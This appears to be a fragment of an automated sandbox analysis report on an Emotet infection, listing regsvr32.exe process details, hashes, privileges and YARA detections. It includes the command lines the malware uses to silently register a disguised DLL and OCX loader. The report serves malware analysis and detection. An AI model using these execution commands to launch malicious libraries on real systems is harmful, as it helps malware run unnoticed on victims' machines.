Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\lWJyiUbrMYkKNab\HrQqTfHWMtY.dll"
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1249191933.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1248687990.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **972**, Parent PID: **1704**

General

Target ID:	11
Start time:	09:57:51
Start date:	23/05/2022

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx
Imagebase:	0xff510000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly